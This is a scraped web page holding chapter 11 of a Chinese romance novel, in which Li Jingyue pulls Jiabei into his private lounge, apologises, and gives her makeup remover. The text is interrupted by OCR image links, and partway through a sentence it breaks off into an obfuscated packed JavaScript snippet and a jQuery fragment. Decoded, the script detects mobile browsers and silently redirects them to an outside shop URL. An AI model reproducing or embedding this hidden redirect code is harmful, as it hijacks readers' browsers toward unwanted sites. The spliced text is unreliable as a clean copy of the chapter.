文趣网 > 其他小说 > 欲落未落 > 11. 暗星
    周曼娜从前就知道李家这位不好惹,没想到他还真能这么下自己哥哥的面子。

    但比起哥哥,她的注意力还是被李景越揽着佳蓓肩膀的那只手臂吸引了。

    她如遭雷击般看着那两人往出口走的背影。

    “他、她,他们……”

    周自衡摸着怀里动来动去的小狗脑袋,看了眼曼娜惊讶的样子,无奈地叹了口气:“两人一早认识,不就是一条狗,至于嘛?”

    后半句,明显是说给刚才镇住场面的人听的。

    可惜那人已经消失在厚重的门帘外。

    周自骁拾起佳蓓扔掉的球拍,仔细地检查着磕碰痕迹,瞥见自己老姐的反应,随口接了句:“噢,景越哥是佳蓓叔叔来的。”

    “叔叔?”周曼娜觉得这个关系不亚于她昨天刷到营销号说关晓彤是郭德纲的‘姑奶奶’的震惊程度。周自骁笑着说:“大惊小怪了啊姐,你不想想佳蓓姓什么?”

    周曼娜张了张嘴,欲言又止了好几次才说开口:“张阿姨辈分那么大呀。”

    周自骁见怪不怪,从前他们这些同学知道佳蓓有个这么年轻的叔叔都是惊讶,他刚想补几句就被一旁的大哥打断。

    “曼娜,别在李景越面前跟着喊什么叔叔啊,你也看到了,那人脾气臭得很。”

    周自衡说着,怀里的哆咪突然汪了一声,他赶忙低头寻求附和:“是不是臭人?”

    周曼娜也被面前一对人狗的互动可爱到了,走上前逗弄着哆咪。

    周自骁看着自家姐姐心大的样子,摇了摇头,也跟着劝:“佳蓓也听不得什么侄女,从前景越哥来给佳蓓开家长会,给老师介绍是她的叔叔,那天我就撞见佳蓓和景越哥闹了好大的脾气。”

    周曼娜本是无心地听着,听完却陷入了思考:“那怎么之前俩人……该是说佳佳,一副不认识景越哥哥的样子。”

    周自衡弓着腰方便周曼娜和哆咪玩,深深地看了她一眼,只是评了一句:“家家有本难念的经。”

    待那厚重的门帘落下,走廊里是和球场内不一样的光影,两人状态亲密地走在偏暖的射灯下,佳蓓在想是不是灯光色温不同,连温度也有偏差。

    佳蓓轻扭了下肩膀,脱离开了李景越那只虚扶着的胳膊。

    李景越短暂地失神后,笑着看着佳蓓有些紧绷的背影,语气轻松:“长大了,如今知道在外人面前不落我的面子了。”

    佳蓓回眸看了他一眼,眼神晦涩难辨,原本是不想搭理他的,可她还是没忍住:“逞了这么大威风,我再当众甩你脸子,你不得吐血?”

    “牙尖嘴利。”李景越毫不避讳地评她,“你别不理我,怎么样都行吧。”

    佳蓓自觉不想纠缠,走过长长的走廊,两人一前一后,到了个拐角,她直愣愣地就往前走,突然就被后头的人一把扯住了胳膊。

    不过是过了一周的光景,上回捏住的还是羊绒衫,这次就是毫无遮挡的细腻肌肤,李景越环握住佳蓓纤细的胳膊,心里叹了一句,无论如何还是瘦了。

    他从前看不惯佳蓓的羸弱,又着迷于她的纤细,每每捏住佳蓓那仿佛一用力便折断的手腕脚腕,他只觉得天人交战。

    那是恶劣的保护欲与纯洁的占有欲。

    “去哪里?”

    佳蓓只觉得两人肌肤接触的地方灼热无比,她轻轻挣扎:“放开呀!”

    李景越垂眸看着只到自己下巴的小人儿,配着她嘴里娇滴滴的反抗声,他感觉颈侧那根动脉狠狠地跳动了几下。

    他反手拉着人,也不管她嘴里的不同意,带着就往拐角去。

    从明到暗,佳蓓的眼睛总是难适应,她只知道被李景越拽进了一间屋子,至于其他,除了身前把她罩在门板上的人,她一无所知。

    房间里飘着佳蓓记忆里熟悉的茶香味,她突然了悟,这里并不是什么奇怪的地方。

    可是头顶的呼吸声越来越沉重,在静谧的空间里越来越无法忽视,佳蓓抬手轻推了推他:“走开呀。”

    李景越也没别的意思,只抓住了她的左手指节,放在掌心里揉了又揉,轻声开口问她:“还怕不怕?”

    佳蓓呸他:“怕!能不怕嘛?突然被抓到这么黑咕隆咚的地方,谁不怕?”

    李景越失笑:“怎么还是这么可爱?”

    佳蓓慢慢适应了室内的光线,和李景越说话她早习惯了仰着头,现在也一样。

    伴随着李景越的笑声,佳蓓注意到了李景越眼里的光亮。

    那渺小又无法忽视的亮光,像乌云密布的夜空中独独能看见的一番星。

    “你敢再乱来,我就……”

    “你就怎么样?”李景越飞快地截了突然亮出獠牙的人的话头。

    “我就……”佳蓓突然泄气,她总不好再打他了,“我就一辈子不理你了!”

    李景越轻笑一声,语气无奈:“我还以为佳蓓小朋友要幼稚地告家长呢。”

    佳蓓轻哼,刚要接茬,又听到对面人说:“我也以为,你早打算一辈子不理我了。”

    气氛随着他突然低落的语气也变得凝重了些。

    佳蓓有些失神,又不知该如何回答。

    李景越还是松开了抓着她的那只手,又抬手整理了下她鬓角的碎发,接着突然拍了拍她的肩膀:“那天的事情,我向你道歉,佳蓓。”

    佳蓓忽然没理解,他说的是哪天。

    她短暂纷飞的神思,被突然覆在眼睛上的手掌拉回。

    透着手指的缝隙,她看到了亮光,伴着开关的轻响,耳畔是一向心高气傲之人诚恳的道歉:“抱歉,实在是不该没在乎你的感受。”

    佳蓓也没分清,他说的到底是那枚不合适的吻,还是他过度共情的不甘。

    但随着两人的呼吸不自觉得像案台上燃着的禅茶线香释出的青烟般纠缠在一起,佳蓓突然闭上了眼睛。

    她下意识的预知并没有发生,那只盖着她眼睛的手掌慢慢离开,失去早已适应的热源,佳蓓的眼皮像被室内的冷气猛地叮了一口。

    再睁眼,那人已经站在冰箱前,拿出两瓶矿泉水走向沙发。

    李景越见佳蓓站着不动,招呼她:“这儿是我的休息室,以后你来老二这里,随意用就是,不必和人挤一间更衣室。”

    刚才的一切,好似错觉。

    佳蓓撇了撇嘴,只当他的话是空气,转身就要走。

    沙发上的人高声喊住她:“又气什么?一句招呼没有就走?”

    佳蓓握着门把手的那只手悬停住,身后那人说话一向刁钻,好似她此刻走了便坐实

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17840300|211579||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('了蛮横不懂礼貌。

    “我去拿我的东西!不是说让我用?”佳蓓转身,手却扭在身后还捏着门把手。

    李景越无奈地摇了摇头,起身走到佳蓓身侧,伸手摘了她身后扶着门把的那只手,轻轻牵着往里间走:“什么时候要你废腿了?进去洗把脸,我让人把东西送过来。”

    “洗脸做什么?”佳蓓难免有些气鼓鼓的,对上这个人,总是不顺意。

    他温柔劝她:“妆都哭花了,快去洗洗,等会儿我来陪你练。”

    佳蓓下意识地摸了摸眼角,转身推门进了里头的洗手间,一照镜子,果然洋相得很。

    她觉得丢脸,赶忙关上了门。

    佳蓓自我懊悔了一会儿,才打起精神决定收拾一下,可环顾了一圈再打开镜柜,这里除了李景越常用的洗漱用品,哪有可以卸妆的。

    她一时犯了难,纠结着要不就用洗面奶算了。

    门外有了敲了敲,佳蓓拉开一条缝,外头的人也不急得进来,只递进来一个丝绒袋子。

    “找人准备的,不是你以前……也不知道你现在爱用什么牌子,一会儿出来告诉我。”

    佳蓓嘟囔了一句谁稀罕,但也摘了那个布袋。

    “我就在外头,有什么事叫我。”

    说完,李景越自觉拉上了门,不再打扰她。

    佳蓓咬着下唇拉开布袋的抽绳口,见到里头从卸妆洁面到护肤一应的中样,不由得一愣。

    她想起了曾经台盆边拧紧盖子排列整齐的瓶瓶罐罐,那种难以言状的情绪,让她的内心短暂地起伏了一下。

    但也只是偶然。

    佳蓓打开水龙头开关,盯着那惨白的流水,慢慢定下心神。

    她卸了妆,再仔细涂抹了护肤品,镜子的补光灯照亮了她素净的小脸,佳蓓对着镜子里的自己笑了笑,收拾干净台面的水渍便拉门出去。

    外间的灯没有全开,尤其是窗帘也拉着,佳蓓刚拉开门,只觉得外头有些昏暗。

    她将手里擦手的洗脸巾团成一团,扔进垃圾桶后随意地抬起头,视线被沙发前那道半裸的身影吸引。

    男人正背对着她,上身赤裸,旁边的沙发上随意地散落着他刚换下的西服与衬衫,随着他双手高举伸进衣袖的动作,牵动背肌反射着力量的光影。

    佳蓓盯着李景越的冷白皮,不自觉地抿了抿嘴。她倒不觉得尴尬,瞥见矮柜上自己的运动包,目不斜视地往那边走。

    李景越听到佳蓓的脚步声,回头看了她一眼,素颜的她总让人觉得柔软且毫无攻击性。

    当然事实并非如此,他借着放衣服的动作走到她身边,果然就瞥见她偷偷翻了个白眼,并且小声嘟囔了句:“不要脸。”

    李景越合上衣柜门,歪头无奈地问她:“又骂谁呢?”

    佳蓓从运动包中翻出空顶帽,转身对着李景越,她心里也不得不承认,脱去那身西服,他运动装的打扮,永远都是少年感十足的。

    但她心里还是觉得这人就是故意的,自己在里头待了那么久,怎么出来就撞见换衣服呢?

    知道自己身材好,就这么乱秀是不是?

    不守男德!

    佳蓓这么多年早就不怕他了,仰起头理直气壮地对他说:“谁耍流氓就说谁!”